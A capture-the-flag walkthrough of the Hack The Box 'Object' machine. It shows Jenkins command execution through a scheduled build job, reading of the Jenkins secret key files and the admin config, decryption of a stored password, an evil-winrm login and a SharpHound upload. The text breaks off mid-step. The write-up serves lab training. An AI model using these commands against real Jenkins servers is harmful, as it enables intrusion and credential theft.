HTB-Object

Information Gathering

Rustscan

Rustscan finds HTTP, WInRM, and port 8080 http open:


```
┌──(yoon㉿kali)-[~/Documents/htb/object]
└─$ sudo rustscan --addresses 10.10.11.132 --range 1-65535
.----. .-. .-. .----..---. .----. .---. .--. .-. .-.
| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| |
| .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |
`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy :
: https://github.com/RustScan/RustScan :
----------------------------------------
```

```
😵 https://admin.tryhackme.com
[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --
ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's
speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
<snip>

PORT STATE SERVICE REASON
80/tcp open http
5985/tcp open wsman
8080/tcp open http-proxy

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 5.87 seconds
Raw packets sent: 32 (1.384KB) | Rcvd: 16 (688B)
```

Enumeration

HTTP - TCP 80


The website shows a page running on IIS 10.0:




Underlined **automation** leads me to http://object.htb:8080, which I add to `/etc/hosts`.

HTTP - TCP 8080


The website shows **Jenkins** login page:




There's a feature for creating an account so I will create one as user **jadu**:



At the bottom right side of the page, Jenkins version is shown: **2.317**




`/asynchPeople` shows you the list of users and for this case, I only see **admin** other than user **jadu**:




Exploitation

Jenkins RCE


Going to `/newJob` will allow me to create a new item on Jenkins:



Using **Freestyle project**, I can inject a script that will run on Windows system by clicking on **Execute Windows batch command** under **Build**:




First to confirm that command execution actually works, I will execute simple `whoami` command:




Through out some previous trials, I discovered that user jadu has no right to build the created pipeline.

However, using **Schedule**, I can build the pipeline automatically every one minute as such:



After saving the pipeline, I can see that the command `whoami` was successfully executed through **Console Output**:




Shell as oliver

Firewall

I tried uploading netcat.exe to the system for a reverse shell but there seems to be an error with it. I will check on Firewall setting to see what is the issue:

```
cmd.exe /c netsh advfirewall show allprofiles
```



Based on the output, for all three profiles (Domain, Private, and Public), the firewall policy is set to block inbound connections and allow outbound connections. Additionally, logging for both allowed and dropped connections is disabled, and the firewall log file is set with a maximum size of 4096 bytes:

Console Output

```
Started by timer
Running as SYSTEM
Building in workspace C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\firewall-test
[firewall-test] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins601816867684612453.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\firewall-test>cmd.exe /c netsh advfirewall show allprofiles

Domain Profile Settings:
----------------------------------------------------------------------
State                                 ON
Firewall Policy                       BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (GPO-store only)
LocalConSecRules                      N/A (GPO-store only)
InboundUserNotification               Disable
RemoteManagement                      Disable
UnicastResponseToMulticast            Enable

Logging:
LogAllowedConnections                 Disable
LogDroppedConnections                 Disable
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096
```

However, if we specify the firewall to **Outbound**, it shows blocked:

`cmd.exe /c powershell.exe -c Get-NetFirewallRule -Action Block -Enabled True -Direction Outbound`

Console Output

```
Started by timer
Running as SYSTEM
Building in workspace C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\jenkins-list
[jenkins-list] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins12620063878900693370.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\jenkins-list>cmd.exe /c powershell.exe -c Get-
NetFirewallRule -Action Block -Enabled True -Direction Outbound


Name                  : {D6399A8B-5E04-458F-AA68-62F64A4F1F43}
DisplayName           : BlockOutboundDC
Description           :
DisplayGroup          :
Group                 :
Enabled               : True
Profile               : Any
Platform              : {}
Direction             : Outbound
Action                : Block
EdgeTraversalPolicy   : Block
LooseSourceMapping    : False
LocalOnlyMapping      : False
Owner                 :
PrimaryStatus         : OK
Status                : The rule was parsed successfully from the store. (65536)
EnforcementStatus     : NotApplicable
PolicyStoreSource     : PersistentStore
PolicyStoreSourceType : Local
```

This is probably why all my attempts on spawning reverse shell failed.

Retrieve Jenkins Password

Instead of going for Reverse Shell connection, I will try searching for Jenkins Credentials.

Listing `\Users\oliver\AppData\local\jenkins\.jenkins\users` shows two interesting directories, one **admin** and another **jadu** which is current user:

`cmd.exe /c "dir C:\Users\oliver\AppData\local\jenkins\.jenkins\users`

Console Output

```
Started by timer
Running as SYSTEM
Building in workspace C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\asd
[asd] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins17715976301245399762.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\asd>cmd.exe /c "dir C:\Users\oliver\AppData\local\jenkins
\.jenkins\users
 Volume in drive C has no label.
 Volume Serial Number is 212C-60B7

 Directory of C:\Users\oliver\AppData\local\jenkins\.jenkins\users

04/11/2024  09:53 PM    <DIR>          .
04/11/2024  09:53 PM    <DIR>          ..
10/21/2021  02:22 AM    <DIR>          admin_17207690984073220035
04/11/2024  09:53 PM    <DIR>          jadu_12239528690385129431
04/11/2024  09:53 PM               403 users.xml
               1 File(s)            403 bytes
               4 Dir(s)   4,518,481,920 bytes free

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\asd>exit 0
[asd] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins1741647356534417388.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\asd>exit 0
[asd] $ cmd /c call C:\Users\oliver\AppData\Local\Temp\jenkins637867622744280105.bat

C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\asd>exit 0
Finished: SUCCESS
```

Inside admin folder, there is **config.xml**:

`cmd.exe /c "dir C:\Users\oliver\AppData\local\jenkins\.jenkins\users\admin_1720769098407322003 5`

```
C:\Users\oliver\AppData\Local\Jenkins\.jenkins\workspace\wer>cmd.exe /c "dir C:\Users\oliver\AppData\local\jenkins
\.jenkins\users\admin_17207690984073220035
 Volume in drive C has no label.
 Volume Serial Number is 212C-60B7

 Directory of C:\Users\oliver\AppData\local\jenkins\.jenkins\users\admin_17207690984073220035

10/21/2021  02:22 AM    <DIR>          .
10/21/2021  02:22 AM    <DIR>          ..
10/21/2021  02:22 AM             3,186 config.xml
               1 File(s)          3,186 bytes
               2 Dir(s)   4,517,720,064 bytes free
```

I can view **config.xml** file but it is hashed with **bcrypt** algorithm:

`cmd.exe /c "type C:\Users\oliver\AppData\local\jenkins\.jenkins\users\admin_17207690984073220035\config.xml"`

```
<hudson.security.HudsonPrivateSecurityRealm_-Details>
  <passwordHash>#jbcrypt:$2a$10$q17aCNxgciQt8S246U4ZauOccOY7wlkDih9b/0j4IVjZsdjUNAPoW</passwordHash>
</hudson.security.HudsonPrivateSecurityRealm_-Details>
<hudson.tasks.Mailer_-UserProperty plugin="mailer@1.34">
```

```
<passwordHash>#jbcrypt:$2a$10$q17aCNxgciQt8S246U4ZauOccOY7wlkDih9b/0j4IVjZsdjUNAPoW</passwordHash>
```

Cracking Hash

Jenkins-Credentials-Decryptortells me that **credentials.xml**(or config.xml), **master.key** and **hudson.util.Secret** is required for the decryption:

Jenkins Credentials Decryptor

Command line tool for decrypting and dumping Jenkins credentials.

What is this all about

Jenkins stores encrypted credentials in the `credentials.xml` file or in `config.xml`. To decrypt them you need the `master.key` and `hudson.util.Secret` files.

All files are located inside Jenkins home directory:

```
$JENKINS_HOME/credentials.xml
$JENKINS_HOME/secrets/master.key
$JENKINS_HOME/secrets/hudson.util.Secret
$JENKINS_HOME/jobs/example-folder/config.xml - Possible location
```

From some enumeration, I discovered paths to required files:

```
c:\users\oliver\AppData\Local\Jenkins\.jenkins\secrets\hudson.util.Secret
c:\users\oliver\AppData\Local\Jenkins\.jenkins\secrets\master.key
c:\Users\oliver\AppData\Local\Jenkins\.jenkins\users\admin_17207690984073220035\config.xml
```

Using the command below, I can retrieve **master.key** and **hudson.util.secret**:

```
cmd.exe /c "type c:\Users\oliver\Appdata\local\jenkins\.jenkins\secrets\master.key"
powershell.exe -c "$c=[convert]::ToBase64String((Get-Content -path 'c:\Users\oliver\Appdata\local\jenkins\.jenkins\secrets\hudson.util.Secret' -Encoding byte));Write-Output $c"
```

Using the python script above, I will decrypt the password hash:

```
python3 jenkins_offline_decrypt.py master.key hudson.util.Secret
credentials.xml
```

It decrypts and provides me the password for **oliver**: **c1cdfun_d2434**

Evil-Winrm

Using the found credentials and Evil-Winrm, now I have a shell connection as **oliver**:

```
┌──(yoon㉿kali)-[~/Documents/htb/object]
└─$ sudo evil-winrm -i 10.10.11.132 -u oliver -p c1cdfun_d2434


Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this mach
ine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\oliver\Documents>
```

Privesc: oliver to smith

Oliver is the member of the **Domain Users** which is very interesting:

`net user oliver`

```
*Evil-WinRM* PS C:\Users\oliver\Documents> net user oliver
User name                    oliver
Full Name                    Olivar Ava
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/21/2021 2:23:12 AM
Password expires             Never
Password changeable          10/22/2021 2:23:12 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   4/14/2024 8:17:28 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

I will upload **SharpHound.exe** through `upload SharpHound.exe` command and run it to enumerate the environment. After running SharpHound.exe, zip file is created to be

downloaded:

```
*Evil-WinRM* PS C:\Users\oliver\Documents> dir
